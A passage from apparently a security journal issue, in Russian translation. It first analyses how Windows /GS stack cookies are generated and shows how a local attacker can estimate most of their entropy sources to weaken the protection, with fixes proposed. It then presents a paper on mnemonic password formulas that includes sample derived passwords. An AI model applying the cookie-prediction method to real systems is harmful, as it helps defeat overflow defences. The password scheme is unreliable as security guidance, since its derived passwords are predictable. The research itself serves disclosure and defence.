.text:00403D93    mov esi, [ebp+SystemTimeAsFileTime.dwHighDateTime]
.text:00403D96    xor esi, [ebp+SystemTimeAsFileTime.dwLowDateTime]
.text:00403D99    call ds:__imp_GetCurrentProcessId@0
.text:00403D9F    xor esi, eax
.text:00403DA1    call ds:__imp_GetCurrentThreadId@0
.text:00403DA7    xor esi, eax
.text:00403DA9    call ds:__imp_GetTickCount@0
.text:00403DAF    xor esi, eax
.text:00403DB1    lea eax, [ebp+PerformanceCount]
.text:00403DB4    push eax
.text:00403DB5    call ds:__imp_QueryPerformanceCounter@4
.text:00403DBB    mov eax, dword ptr [ebp+PerformanceCount+4]
.text:00403DBE    xor eax, dword ptr [ebp+PerformanceCount]
.text:00403DC1    xor esi, eax
.text:00403DC3    cmp esi, edi
.text:00403DC5    jnz short loc_403DCE
...
.text:00403DCE    loc_403DCE:
.text:00403DCE    test esi, ebx
.text:00403DD0    jnz short loc_403DD9
.text:00403DD2    mov eax, esi
.text:00403DD4    shl eax, 10h
.text:00403DD7    or  esi, eax

```

Полученное допустимое значение сохраняется в переменной образа `__security_cookie`, а его побитовое дополнение — в `__security_cookie_complement`. Назначение дополнения будет объяснено ниже.

```

.text:00403DD9    mov __security_cookie, esi
.text:00403DDF    not esi
.text:00403DE1    mov __security_cookie_complement, esi
.text:00403DE7    pop esi
.text:00403DE8    pop edi
.text:00403DE9    pop ebx

```



```
.text:00403DEA    leave
.text:00403DEB    retn
```

Основную часть алгоритма можно представить следующим псевдокодом:

```
Cookie = SystemTimeHigh
Cookie ^= SystemTimeLow
Cookie ^= ProcessId
Cookie ^= ThreadId
Cookie ^= TickCount
Cookie ^= PerformanceCounterHigh
Cookie ^= PerformanceCounterLow
```

3.2. Изменения пролога

Чтобы использовать созданное значение, функция при вызове должна поместить его в свой кадр стека. Это немного увеличивает стоимость каждого вызова. Обычно компилятор добавляет в пролог лишь три инструкции: значение образа объединяется XOR с текущим указателем кадра и записывается в выбранное место стека.

```
.text:0040214B    mov eax, __security_cookie
.text:00402150    xor eax, ebp
.text:00402152    mov [ebp+2A8h+var_4], eax
```

Microsoft тщательно продумала расположение данных в кадре стека при включённой GS. Локальные указатели, включая указатели на функции, размещаются перед буферами фиксированного размера. Для опасных входных параметров — указателей и содержащих их структур — создаются локальные копии, также расположенные перед такими буферами; дальнейший код использует именно копии. Оба решения закрывают дополнительные способы эксплуатации стекового переполнения.

3.3. Изменения эпилога

Перед возвратом функция должна проверить, не изменилось ли сохранённое в стеке защитное значение. Для этого компилятор добавляет в эпилог следующие инструкции:

```
.text:00402223    mov ecx, [ebp+2A8h+var_4]
.text:00402229    xor ecx, ebp
.text:0040222B    pop esi
.text:0040222C    call __security_check_cookie
```

Сохранённое значение загружается в ecx и объединяется XOR с текущим указателем кадра, восстанавливая ожидаемый результат. Затем вызывается короткая процедура `__security_check_cookie`, получающая его через ecx. Она сравнивает аргумент с глобальным значением образа. При несовпадении вызывается `__report_gsfailure` и процесс завершается — именно так должно обнаруживаться переполнение. При совпадении управление возвращается и функция завершает обычную очистку.

```
.text:0040634B    cmp ecx, __security_cookie
.text:00406351    jnz short loc_406355
.text:00406353    rep retn
.text:00406355 loc_406355:
.text:00406355    jmp __report_gsfailure
```

4. Атака на GS

Во время написания статьи все известные автору публичные атаки на GS либо получали управление до проверки защитного значения, либо раскрывали его атакующему. Здесь рассматривается другой путь — облегчить угадывание значения конкретного образа. Первый способ вычисляет величины, использованные как источники энтропии; для него требуется локальный доступ через консоль или службу терминалов. Второй опирается на предсказуемые диапазоны этих величин у служб ранней загрузки, например `lsass.exe`, и может пригодиться как локально, так и удалённо.

4.1. Вычисление источников энтропии

Источники для GS известны и неизменны: системное время, идентификаторы процесса и потока, число тактов с момента запуска и высокоточный счётчик. Важно понять, сколько эффективной энтропии вносит каждый из них. Защита требует секретности результата, а угаданный компонент можно исключить из уравнения, поскольку все величины объединяются коммутативной операцией XOR. Знание нескольких компонентов серьёзно ослабляет итоговое значение.

Хотя эти источники долго считались достаточными, большинство из них почти не добавляет энтропии — по крайней мере при локальном доступе. Знание значения привилегированного процесса, например, помогло бы использовать ошибку локального повышения привилегий. Ниже показано, как вычислить конкретные компоненты в заданном процессе. Анализ выявил лишь один действительно переменный источник: младшие 17 бит высокоточного счётчика. Остальные величины можно достаточно надёжно восстановить с небольшой погрешностью.

В экспериментах применялся изменённый `vulnapp.exe`, сохранявший данные, использованные при инициализации GS. Для этого `__security_init_cookie` перенаправили на следующую вспомогательную функцию:

```
//
// FramePointer - это значение EBP в контексте routine
// __security_init_cookie. Cookie - фактическое итоговое
// значение cookie. GSContext - глобальный массив.
//
VOID DumpInformation(
    PULONG FramePointer,
    ULONG Cookie)
{
    GSContext[0] = FramePointer[-3];
    GSContext[1] = FramePointer[-4];
    GSContext[2] = FramePointer[-1];
    GSContext[3] = FramePointer[-2];
    GSContext[4] = GetCurrentProcessId();
    GSContext[5] = GetCurrentThreadId();
    GSContext[6] = GetTickCount();
    GSContext[7] = Cookie;
}
```

Системное время кажется трудным для восстановления: значение хранится с шагом 100 наносекунд. Но фактически оно обновляется лишь раз в 15,625 мс, а на более новых процессорах — раз в 10,1 мс. Первый интервал знаком по планировщику потоков Windows: это период прерывания таймера. Следовательно, известна кратность системного времени, использованного при инициализации.

Особенно полезна связь системного времени со временем создания процесса или его первого потока. Обе величины имеют шаг 15,6 либо 10,1 мс, а процессор обычно успевает выполнить инициализацию гораздо быстрее. Поэтому время создания часто совпадает с системным временем при генерации значения. Исключение возникает, если создавший его поток был запланирован не сразу.

Остаётся получить время создания произвольного процесса или потока. Диспетчер задач не показывает непривилегированному пользователю время запуска привилегированного процесса, поэтому на первый взгляд это невозможно.

Однако системная функция `NtQuerySystemInformation` доступна и без привилегий. Класс `SystemProcessesAndThreadsInformation` возвращает имена и время создания всех процессов, а также время создания каждого их потока. В Windows Vista этот класс удалён, но сведения можно оценить иначе. Например, атакующий может один раз обрушить не критичную уязвимую службу, дожидаться перезапуска и вывести время создания по заданной задержке. Vista разрешает лишь три таких перезапуска в сутки, но одной аварии достаточно.

С помощью `NtQuerySystemInformation` можно оценить, как часто время создания потока совпадает с системным временем инициализации GS. Изменённый `vulnapp.exe` записывал вторую величину, а отдельная программа через системный API получала первую. В выборке из 742 запусков они часто совпадали.

Разумеется, результат зависит от нагрузки. Если в очереди много потоков, совпадение менее вероятно. Для обычного настольного компьютера предположение о немедленном выполнении выглядит разумным, хотя требует более строгой проверки.

Таким образом, полное 64-разрядное системное время чаще всего можно восстановить с высокой точностью, приравняв его ко времени создания потока.

Идентификаторы процесса и потока — пожалуй, худшие источники энтропии при локальной атаке. Их два старших байта почти всегда нулевые и совсем не влияют на старшую часть результата. Кроме того, оба идентификатора можно точно получить через уже упомянутую `NtQuerySystemInformation` с классом `SystemProcessesAndThreadsInformation`.

Итак, оба идентификатора определяются точно. Исключением служит Windows Vista, но и там возможны другие способы их получения.

Число тактов — ещё одна мера времени. `GetTickCount` умножает счётчик тактов на коэффициент и получает миллисекунды с момента запуска системы. Если системное время инициализации совпало со временем создания потока, нужное число тактов можно вычислить по времени создания. Но требуется также знать момент загрузки системы.

Непривилегированный пользователь может запросить класс `SystemTimeOfDayInformation` через `NtQuerySystemInformation`. Он возвращает время загрузки как 64-разрядное число с шагом 100 наносекунд, в том же формате, что и время создания потока. Для получения длительности работы в миллисекундах достаточно вычесть время загрузки из времени создания и разделить результат на 10 000:

```
EstTickCount = (CreationTime - BootTime) / 10000
```

Эксперименты показывают хорошую точность, но при преобразовании теряется небольшая величина. По наблюдениям автора, к результату нужно прибавить постоянную `0x4e`, то есть 78 миллисекунд. Её происхождение неизвестно, но без неё оценка хуже:

```
EstTickCount = [(CreationTime - BootTime) / 10000] + 78
```

Таким образом, число тактов вычисляется с высокой точностью; ошибка в оценке системного времени напрямую перейдёт и сюда.

Из рассмотренных источников только высокоточный счётчик создаёт настоящую трудность. Он отражает число прошедших циклов, которое будто бы невозможно точно узнать в момент инициализации. Но по сути это тоже мера времени. Пользовательская функция `QueryPerformanceCounter` запрашивает у ядра текущее 64-разрядное значение [8], а `QueryPerformanceFrequency` возвращает число его приращений за секунду [7]. Согласно документации, частота не меняется до следующей загрузки системы.

Зная длительность работы системы и частоту, можно довольно точно оценить счётчик в момент генерации. Этот способ менее точен: эксперимент показал большой разброс младших 17 бит, подробно рассмотренный в главе 5. Для оценки длительность работы в интервалах по 100 наносекунд умножается на частоту, делённую на 10 000 000:

$$\text{EstPerfCounter} = \text{UpTime} \times (\text{PerfFreq} / 10000000)$$

Как и для числа тактов, экспериментально найден поправочный коэффициент -165000. Он повышает точность части из 24 младших бит. Расчёт позволяет восстановить всю старшую 32-разрядную половину и первые 15 бит младшей. Ошибка системного времени, разумеется, искажает результат.

Указатель кадра не влияет на глобальное значение образа, но участвует в создании его копии в стеке и потому добавляет эффективную энтропию. За исключением Windows Vista, это детерминированная величина, которую обычно можно вывести в момент срабатывания уязвимости. Для большинства стековых переполнений её следует считать известной, хотя в многопоточной программе точная оценка сложнее.

В Windows Vista ASLR усиливает встроенную GS, делая указатель кадра неизвестным. Однако энтропия распределяется по битам неравномерно. Из-за способа рандомизации динамической памяти четвёртый, а возможно и третий байт могут быть предсказуемы. Чтобы не фрагментировать адресное пространство, Vista по-прежнему размещает стеки в нижней его части, поэтому значительная доля битов указателя остаётся постоянной. Даже при сдвиге младшей части указателя стека некоторые биты второго байта также могут быть предсказуемы.

4.2. Предсказуемость источников энтропии у служб ранней загрузки

Второй вариант атаки направлен на службы, запускаемые в начале загрузки. Их состояние может быть предсказуемое, поскольку продолжительность загрузки и порядок задач относительно стабильны. Это потенциально позволяет оценивать источники энтропии удалённо.

Для проверки автор собрал 742 образца с собственной службы, автоматически запускаемой при загрузке Windows XP SP2. Она лишь записывала состояние в момент инициализации GS. Лучше было бы исследовать lsass.exe, но ради этого пришлось бы изменять критическую системную службу. Следующие диаграммы показывают по собранным данным вероятность единичного значения каждого бита разных источников.

Предсказуемые биты обнаружились в старших половинах системного времени и высокоточного счётчика, а также в идентификаторах процесса и потока и числе тактов. В основном непредсказуемы младшие половины времени и высокоточного счётчика. Но если удалённо узнать время загрузки или длительность работы системы, значительную часть младших битов времени тоже можно вывести, улучшив затем оценки остальных счётчиков.

5. Экспериментальные результаты

Ниже приведены первые результаты утилиты автора gencookie.exe. Она пытается вычислить защитное значение исполняемого образа произвольного процесса, например lsass.exe. Эксперименты ограничены основным исполняемым файлом, но те же способы применимы и к зависимым DLL. Результаты показывают, какие биты отдельных компонентов и итогового значения удаётся восстановить, а значит позволяют оценить потерю реальной энтропии.

Набор содержал 5001 образец с одного компьютера. В собранном с /GS файле vulnapp.exe процедура `__security_init_cookie` была изменена так, чтобы сохранять итог и исходные компоненты. Затем `gencookie.exe` оценивала значение работающего процесса, а ожидаемые и фактические компоненты сравнивались. Цикл повторили 5001 раз. Автор приветствует независимую проверку результатов.

Следующие разделы описывают предсказуемость каждого компонента и итогового значения на уровне отдельных битов.

5.1. Системное время

Системное время оказалось весьма предсказуемым. Старшие 32 бита были верны во всех случаях, младшие — в 77 процентах, то есть 3878 раз. Расхождение объясняется планированием потоков, рассмотренным в разделе 4.1.1. Тем не менее полное значение, вероятно, можно вычислять точно.

5.2. Идентификаторы процесса и потока

Оба идентификатора удалось точно вычислить во всех случаях способом из раздела 4.1.2.

5.3. Число тактов

Число тактов было точным в 67 процентах случаев, или 3396 раз. Оно зависит от оценки системного времени, поэтому ошибки последней объясняют не менее 23 процентов расхождений. Причина оставшихся десяти процентов пока неизвестна; вероятно, неверно истолкован постоянный поправочный коэффициент. Скорее всего, при этом ошибочны лишь несколько битов.

5.4. Высокоточный счётчик

Старшие 32 бита счётчика удалось восстановить во всех случаях. Младшая половина менялась сильнее остальных компонентов. Её старшие 15 бит угадывались заметно лучше случайного, а оставшиеся 17 — примерно в половине случаев. Именно эти 17 бит дают счётчику реальную энтропию: смещения между оценкой и фактом не наблюдаются. Это не доказывает отсутствия закономерностей, но показывает, что `gencookie.exe` их пока не использует. Диаграммы приводят точность для обеих 32-разрядных половин.

На деле оценки `gencookie.exe` ближе, чем кажется по точности отдельных битов: средняя разница составляет всего 105 000. Именно она и вызывает изменчивость младших 17 бит. Величина ошибки, похоже, зависит от времени. Между образцами делалась секундная пауза, поэтому каждый следующий примерно соответствует ещё одной секунде работы. Исследование этой связи может улучшить оценку младших 17 бит и оставлено на будущее.

5.5. Итоговое защитное значение

Итоговое значение не было угадано полностью ни разу. Причина — невозможность точно восстановить младшие 17 бит высокоточного счётчика. Точность отдельных битов обоих значений почти совпадает.

6. Улучшения

По результатам главы 5 алгоритм GS явно нуждается в улучшении. Итог должен содержать 32 бита настоящей энтропии. Ниже предложены возможные решения.

6.1. Более качественные источники энтропии

Самое очевидное решение — выбрать более качественные источники, особенно для старших битов. Но они должны быть легко доступны и почти не снижать производительность. Например, неразумно заставлять GS зависеть от криптографического API: такую зависимость получит каждое приложение, собранное с /GS. Кроме того, новые источники должно быть трудно оценить извне.

Автору неизвестны дополнительные источники, отвечающие всем трём требованиям, поэтому одного этого подхода недостаточно. Предложения приветствуются.

6.2. Заполнение старших битов

Более прямой вариант — заполнять предсказуемые старшие биты менее предсказуемыми данными. Но для этого снова нужны дополнительные источники. Сейчас основная энтропия сосредоточена в младших битах высокоточного счётчика. Простое перемещение их в старшую часть ничего не даст, поскольку общее количество настоящей энтропии не изменится.

6.3. Внешняя генерация защитного значения

Альтернативный подход объединяет преимущества первых двух: создавать значение вне самого двоичного файла. Статическое встраивание GS опасно тем, что после обнаружения слабости придётся перекомпилировать все затронутые программы. Более динамическое решение одновременно упростит обновление и позволит заменить слабые источники.

Например, GS могла бы вызывать процедуру ядра, создающую защитные значения. Поддержку можно добавить в NtQuerySystemInformation или более подходящий интерфейс. Тогда алгоритм исчезнет из вставляемой компилятором статической заготовки. Найденную в процедуре ядра слабость Microsoft сможет исправить одним обновлением сразу для всех программ с GS.

Ядро также получает доступ к дополнительным источникам, неудобным для пользовательского режима, и может накапливать энтропию со временем — статически встроенному коду негде хранить такое состояние. Но накопление способно и навредить. При плохой реализации пользователь мог бы исчерпать энтропию большим числом вызовов; возможны и другие пока не замеченные последствия.

Нужно учитывать и производительность. Переход в ядро кажется дорогим, однако текущая GS уже делает его ради NtQueryPerformanceCounter, причём этот системный вызов выполняет операцию `in` с портом ввода-вывода высокоточного счётчика.

Важна и обратная совместимость: новые приложения должны сохранять защиту на старых системах без нового интерфейса ядра. Microsoft могла бы совместить все три решения, используя улучшенные источники и заполнение старших битов как запасной вариант.

На деле у Microsoft уже есть механизм обновления большинства файлов, собранных новыми версиями GS. Адрес защитной переменной образа указывается в каталоге конфигурации загрузки. Загружая образ, динамический загрузчик ntdll проверяет этот адрес и, если он не нулевой, записывает туда общее для процесса значение GS. После этого __security_init_cookie в точке входа ничего не делает, поскольку инициализация уже выполнена. Такой механизм даёт Microsoft гибкость: для улучшения алгоритма достаточно обновить один файл ntdll.dll, а не все программы с GS. Ниже показан пример dumpbin /loadconfig для kernel32.dll:

```
Microsoft (R) COFF/PE Dumper Version 8.00.50727.42
Copyright (C) Microsoft Corporation. All rights reserved.
```

```
Dump of file c:\windows\system32\kernel32.dll
```

```
File Type: DLL
```

```
Section contains the following load config:
```

```
00000048 size
0 time date stamp
...
7C8836CC Security Cookie
```

7. Будущая работа

Описанные способы можно развить дальше. Ниже перечислены основные направления исследований.

7.1. Улучшение оценки высокоточного счётчика

Прежде всего следует уточнить расчёт высокоточного счётчика и подробнее исследовать связь времени с его младшими 17 битами. Их энтропия остаётся одним из немногих препятствий к восстановлению всего защитного значения.

7.2. Удалённые атаки

Удалённое применение описанных способов заметно повысило бы серьёзность проблемы. Атакующему пришлось бы восстановить время создания процесса, идентификаторы процесса и потока и длительность работы системы. По ним итог можно было бы оценивать с похожей точностью, но способы удалённого получения этих данных неочевидны.

Даже когда сведения нельзя запросить напрямую, их иногда можно вывести. Если уязвимая служба доступна по сети, атакующий способен вызвать её падение. Обычно она перезапускается через заданный интервал, например 30 секунд, и время создания нового процесса можно оценить по моменту аварии. Метод неточен, но может дать достаточно близкий результат.

Удалённо определить идентификаторы процесса и потока сложнее, особенно после длительной работы системы. Универсальный способ автору неизвестен. К счастью, эти величины почти не влияют на старшие биты.

Длительность работы системы раньше оценивали по временным меткам TCP и другим особенностям сетевых протоколов. Неясно, насколько эти способы пригодны против современных ОС. Если они всё ещё действуют, то вместе со временем создания процесса позволят с разной

точностью вычислить число тактов и высокоточный счётчик.

Высокоточный счётчик всё равно останется главным препятствием. Его частоту не обязательно считать неизвестной: по сведениям автора, на современных процессорах она обычно равна 3579545, хотя некоторые режимы питания могут её менять.

Текущая атака предполагает, что образ с GS загружается одновременно с созданием первого потока. Для DLL, загруженной значительно позже — например, при создании объекта COM в Internet Explorer, — это неверно. Но в удалённом сценарии такая особенность может помочь: если атакующий управляет моментом загрузки DLL, он способен вывести использованное системное время без прямого запроса. В Internet Explorer для этого можно злоупотребить средствами работы с датой и временем клиента.

8. Заключение

Снижение эффективной энтропии повышает шансы угадать защитное значение GS. В статье описаны два способа восстановить часть его битов. Первый позволяет локальному атакующему собрать сведения и довольно точно вычислить исходные компоненты. Второй использует ограниченную энтропию служб ранней загрузки.

Полученные результаты ещё не означают полного взлома GS, но указывают на общую слабость алгоритма. Это особенно серьёзно из-за встраивания защиты при компиляции. Если способы удастся развить до полного восстановления значения, все затронутые двоичные файлы придётся перекомпилировать. Надёжное предсказание фактически обнулит пользу GS и снова сделает стековые переполнения пригодными для эксплуатации.

Для устранения слабостей предложено несколько решений. Самое интересное — вынести генератор из программы, например в ядро. Тогда недостаток алгоритма можно исправить обновлением ядра, а не перекомпиляцией всех файлов с включённой GS.

Повлияют ли описанные способы на будущие атаки, покажет время.

Список литературы

1. Cowan, Crispin et al. StackGuard: Automatic Adaptive Detection and Prevention of Buffer-Overflow Attacks.

<http://www.usenix.org/publications/library/proceedings/sec98/full_papers/cowan/cowan_html/cowan.html>;

дата обращения: 18 марта 2007 г.

2. Etoh, Hiroaki. GCC extension for protecting applications from stack-smashing attacks.

<<http://www.research.ibm.com/trl/projects/security/ssp/>>;

дата обращения: 18 марта 2007 г.

3. eEye. Memory Retrieval Vulnerabilities.

<<http://research.eeye.com/html/Papers/download/eeeyeMRV-Oct2006.pdf>>;

дата обращения: 18 марта 2007 г.

4. Litchfield, David. Defeating the Stack Based Buffer Overflow Prevention Mechanism of Microsoft Windows 2003 Server.

<<http://www.nextgenss.com/papers/defeating-w2k3-stack-protection.pdf>>;

дата обращения: 18 марта 2007 г.

5. Microsoft Corporation. /GS (Buffer Security Check).
<[http://msdn2.microsoft.com/en-us/library/8dbf701c\(VS.80\).aspx](http://msdn2.microsoft.com/en-us/library/8dbf701c(VS.80).aspx)>;
дата обращения: 18 марта 2007 г.
6. Microsoft Corporation. /SAFESEH (Image has Safe Exception Handlers).
<[http://msdn2.microsoft.com/en-us/library/9a89h429\(VS.80\).aspx](http://msdn2.microsoft.com/en-us/library/9a89h429(VS.80).aspx)>;
дата обращения: 18 марта 2007 г.
7. Microsoft Corporation. QueryPerformanceFrequency Function.
<<http://msdn2.microsoft.com/en-us/library/ms644905.aspx>>;
дата обращения: 18 марта 2007 г.
8. Microsoft Corporation. QueryPerformanceCounter Function.
<<http://msdn2.microsoft.com/en-us/library/ms644904.aspx>>;
дата обращения: 18 марта 2007 г.
9. Ren, Chris et al. Microsoft Compiler Flaw Technical Note.
<<http://www.cigital.com/news/index.php?pg=art&artid=70>>;
дата обращения: 18 марта 2007 г.
10. Whitehouse, Ollie. Analysis of GS protections in Windows Vista.
<http://www.symantec.com/avcenter/reference/GS_Protections_in_Vista.pdf>;
дата обращения: 20 марта 2007 г.

Мнемонические формулы паролей

Автор: I)ruid, CISSP

Контакт: <druoid@caughq.org>

Сайт: <<http://druoid.caughq.org>>

Дата: 05/2007

Аннотация

Современный пользователь работает с множеством информационных систем, каждая со своей аутентификацией. Единый вход и объединённые службы не решают проблему полностью: остаются разные административные домены и независимые учётные данные. Необходимость управлять большим числом паролей порождает небезопасные привычки. В статье рассматриваются проблемы пользователей и администраторов, существующие способы их смягчения и новый метод создания и запоминания паролей — мнемонические парольные формулы.

1. Проблема

1.1. Много систем аутентификации

Даже если внутри одного домена действует единый вход, пользователю ежедневно встречаются независимые системы разных владельцев. Интернет-банк, корпоративный интранет, веб-приложения, базы данных, электронная почта и социальные сети могут требовать отдельной аутентификации. Даже при поверхностном использовании число таких систем легко превышает полдюжины.

Из-за обилия систем аутентификации многим конечным пользователям приходится управлять большим числом паролей, нужных для входа в эти разные системы. Эта проблема породила множество распространённых небезопасных практик, связанных с выбором паролей и управлением ими.

Рост вычислительной мощности сделал короткие пароли длиной до шести символов уязвимыми для полного перебора независимо от состава [4]. Одновременно атаки смещаются от криптоанализа хранилищ к умному угадыванию: оптимизированным словарям, сведениям о пользователе, обходу карточек и аппаратных токенов и манипуляциям во взаимодействии человека с системой.

Из-за всех этих факторов пароль пользователя обычно является самым слабым звеном в любой системе аутентификации.

1.2. Управление несколькими паролями

Две главные проблемы парольной аутентификации связаны с поведением человека. Запрет записывать пароли подталкивает выбирать легко запоминаемые и слабые варианты, а затем повторно использовать их в разных системах.

Случайные и предписанно сложные пароли трудно помнить [4]. Пользователь записывает их на наклейке у монитора или в блокноте либо хранит в зашифрованном файле на карманном устройстве. Но файл можно забыть открыть, устройство — потерять или отдать в руки вору, после чего администратору приходится сбрасывать пароль.

1.3. Плохой выбор паролей

Самостоятельно люди обычно выбирают простые словарные слова [4], иногда склеивают два слова или добавляют число. Часто пароль связан с владельцем: именем питомца, телефоном или датой рождения.

Оптимизированный словарь сначала проверяет распространённые слова и фразы и взламывает такие пароли гораздо быстрее полного перебора. Поэтому современные атаки сперва угадывают пароль и лишь затем переходят к исчерпывающему поиску или атаке самой системы.

1.4. «Глупый отказ»

Когда человек забывает один из множества сложных паролей, система часто предлагает механизм, который автор называет «глупым отказом».

Пользователю задают простой контрольный вопрос, после правильного ответа разрешают сбросить пароль либо отправляют его по электронной почте. Стойкость всей аутентификации снижается до стойкости вопроса, ответ на который нередко доступен публично.

Во время широко известной атаки на Пэрис Хилтон [2] злоумышленник скомпрометировал её телефон через сайт оператора. Контрольный вопрос звучал: «Как зовут вашего любимого питомца?» Ответ знали поклонники и легко находили фанатские сайты, форумы и таблоиды. Атакующий сбросил пароль сетевой учётной записи и получил доступ к устройству и его данным.

2. Существующие подходы

2.1. Записывать пароли

На конференции AusCERT 2005 Йеспер Йоханссон, старший руководитель программ политики безопасности Microsoft, предложил отказаться от многолетнего запрета записывать пароли [1]. По его мнению, разрешение записей позволит людям выбирать более сложные варианты вместо легко запоминаемых и легко взламываемых.

Йоханссон верно замечает часть проблемы, но решение неполно. Оно избавляет от запоминания, одновременно создавая физически уязвимые записи, потеря которых снова требует административного сброса.

2.2. Мнемонические пароли

Мнемонический пароль строится по легко запоминаемой фразе, стихотворению или строке песни. Например, первые буквы слов «Jack and Jill went up the hill» дают JaJwuth. Польза зависит от того,

насколько хорошо человек помнит исходную фразу.

Исследования показывают, что результат может быть близок по сложности к случайной строке [4]. Но его тоже повторно используют, а известные строки литературы и песен уже собраны в специальные словари для взлома.

2.3. Более безопасные мнемонические пароли

Более безопасные мнемонические пароли (MSMP) [1] получают из простого запоминаемого слова заменой символов. Например, запись в стиле leet превращает beerbash в b33rb4sh, а catwoman — в c@w0m4n.

Не каждое слово удобно преобразовать, что ограничивает выбор или сложность. Кроме того, предсказуемые перестановки и замены словарных слов, включая leet, уже учитывают специализированные словари. Проблема повторного использования также сохраняется.

2.4. Парольные фразы

Парольные фразы [3] сами служат основой мнемоники. Они длиннее и лучше сопротивляются полному перебору, а сочетание регистра, пробелов, знаков препинания и цифр повышает сложность.

Но многие системы не принимают длинные значения, поэтому фразы неприменимы повсеместно. Их также могут повторно использовать.

3. Мнемонические парольные формулы

3.1. Определение

Мнемоническая парольная формула (MPF) — выученное правило, по которому пользователь при необходимости строит пароль из доступных ему контекстных сведений.

3.2. Свойства

Хорошая MPF должна давать пароль со следующими свойствами:

- Выглядит как случайная строка символов
- Длинный и сложный, поэтому устойчивый к полному перебору
- Легко восстанавливается пользователем, который знает только формулу, самого себя и целевую систему аутентификации
- Уникален для каждого пользователя, класса доступа и системы аутентификации

3.3. Дизайн формулы

Для целей этой статьи будет использоваться следующий синтаксис формулы:

- <X>: элемент, где <X> должен быть полностью заменён чем-то известным, описанным X.
- |: внутри угловых скобок (< и >) обозначает выбор одного из вариантов.
- Все остальные символы записываются буквально.

Для демонстрации достаточно простой формулы из двух элементов: пользователя и целевой системы, заданной именем узла либо первым октетом IP-адреса.

```
<user>!<hostname|lastoctet>
```

Приведённая выше MPF дала бы такие пароли:

- druid!neo для пользователя druid в системе neo.jpl.nasa.gov
- intropy!intropy для пользователя intropy в системе intropy.net
- thegnome!nmrc для пользователя thegnome в системе nmrc.org
- druid!33 для пользователя druid в системе 10.0.0.33

Простая формула создаёт длинный запоминаемый пароль со специальным знаком, но стойкость невелика. Атакующий может рано проверить сочетание имени пользователя и имени узла. Использование только имени узла либо последнего октета IP не гарантирует уникальности: два веб-сервера с именем www или два адреса в разных подсетях с одинаковым последним октетом дадут один результат. Переменная длина также может не соответствовать политике системы.

Изменив простую MPF выше, можно улучшить сложность. При наличии аутентифицирующегося пользователя и системы аутентификации можно построить MPF со следующими компонентами:

```
<u>!<h|n>.<d,d,...|n,n,...>
```

Более сложная MPF содержит три элемента. <u> — первая буква имени пользователя; <h|n> — первая буква имени узла либо первая цифра первого октета адреса; <d,d,...|n,n,...> — соединённые первые буквы остальных частей домена либо первые цифры остальных октетов. Между вторым и третьим элементами добавлена точка.

Приведённая выше MPF дала бы такие пароли:

- d!n.jng для пользователя druid в системе neo.jpl.nasa.gov
- i!i.n для пользователя intropy в системе intropy.net
- t!n.o для пользователя thegnome в системе nmrc.org
- d!1.003 для пользователя druid в системе 10.0.0.33

Два специальных знака повышают сложность, но длина остаётся переменной и формула труднее запоминается.

Идеальная MPF должна отвечать следующим целям:

- Содержать достаточно элементов и буквальных знаков для гарантированной минимальной длины
- Включать заглавные буквы и специальные знаки для достаточной сложности
- Элементы должны быть достаточно уникальными, чтобы давать уникальный пароль для каждой системы аутентификации
- Должна легко запоминаться пользователем

Первые три цели могут сильно усложнить формулу, поэтому для запоминания самой MPF полезен второй мнемонический слой, настроенный под конкретного пользователя.

При наличии аутентифицирующегося пользователя и системы аутентификации можно построить достаточно сложную, длинную и легко запоминаемую MPF вроде следующей:

```
<u>@<h|n>.<d|n>;
```

Здесь <u> — первая буква имени пользователя, <h|n> — первая буква имени узла либо первая цифра первого октета, а <d|n> — последняя буква доменного суффикса либо последняя цифра адреса. После последнего элемента добавлена точка с запятой.

Приведённая выше MPF дала бы такие пароли:

- d@n.v; для пользователя druid в системе neo.jpl.nasa.gov
- i@i.t; для пользователя intropy в системе intropy.net
- t@n.g; для пользователя thegnome в системе nmrc.org
- d@1.3; для пользователя druid на 10.0.0.33

В отличие от предыдущих вариантов, эта формула естественно читается как «пользователь на узле точка домен», повторяя структуру адреса электронной почты. Точка с запятой — личная мнемоника автора формулы, программистки С, привыкшей завершать ею выражения.

Сложность можно повысить расширенными элементами: повторяющимися, переменными, циклическими и увеличивающимися. В отличие от простых статических значений вроде имени пользователя или части имени узла, они меняются по дополнительным правилам. Но избыток таких элементов нарушит четвёртую цель — запоминаемость.

- Повторяющиеся элементы

Повторение простого элемента удлинняет пароль. Например, первая буква имени узла используется дважды:

```
<u>@<h|n><h|n>.<d>;
```

Повторы не обязаны идти подряд и могут находиться в разных местах формулы.

- Переменные элементы

Переменный элемент повышает сложность и учитывает дополнительный контекст. Например, префикс p: или b: обозначает личную либо рабочую систему.

```
<p|b>:<u>@<h|n>.<d|n>;
```

Для администратора нескольких организаций переменным элементом может стать первая буква владельца системы:

```
<x>:<u>@<h|i|n>.<d|n>;
```

<x> заменяется на p для личной системы, E для домена управления Exxon-Mobil либо A для системы Austin Hackers Association. Простые элементы меняются только вместе с пользователем или системой; переменные могут зависеть от класса доступа и других внешних факторов.

Например, одна формула для привилегированной и обычной учётных записей одной системы может дать слишком похожие пароли. Префиксы 0: и 1: различают уровни доступа и одновременно повышают сложность.

Переменный элемент можно поместить в начало, конец или середину формулы.

- Циклические и увеличивающиеся элементы

Эти элементы помогают соблюдать обязательную смену паролей. Циклический проходит по заданному списку, например apple, orange, banana. Увеличивающийся берёт очередное значение открытой последовательности: 1, 2, 3 либо one, two, three. При смене пароля выбирается следующее значение.

```
<u>@<h|n>.<d|n>;<#>
```

Приведённая выше MPF даёт пароли вроде d@c.g:1, d@c.g:2, d@c.g:3 и так далее. Чтобы дополнительно проиллюстрировать этот принцип, рассмотрим следующую MPF:

```
<u>@<h|n>.<d|n>;<fruit>
```

Со списком названий фруктов вторая формула даёт d@c.g:apple, d@c.g:orange, d@c.g:banana и так далее.

Кроме формулы пользователь помнит только список циклического элемента и его текущую позицию либо текущее значение счётчика.

Список можно записать, не раскрывая сам пароль, и замаскировать под покупки, перечень сотрудников или телефонные добавочные номера. Для счётчика достаточно помнить текущее значение.

3.4. Корпоративные соображения

Крупная организация может назначать пользователям уникальные MPF, обеспечивая двойной доступ к учётным записям. Сотрудники службы безопасности смогут войти без сброса пароля: когда владелец недоступен, для совместной учётной записи группы или при наблюдении за подозрительной активностью.

3.5. Слабости

Главная слабость: раскрытие формулы угрожает всем созданным по ней паролям. Но это всё же лучше одного общего пароля, поскольку результаты уникальны и выглядят случайными. Чтобы вывести правило, атакующему, вероятно, придётся сначала взломать множество отдельных паролей и заметить связь между ними.

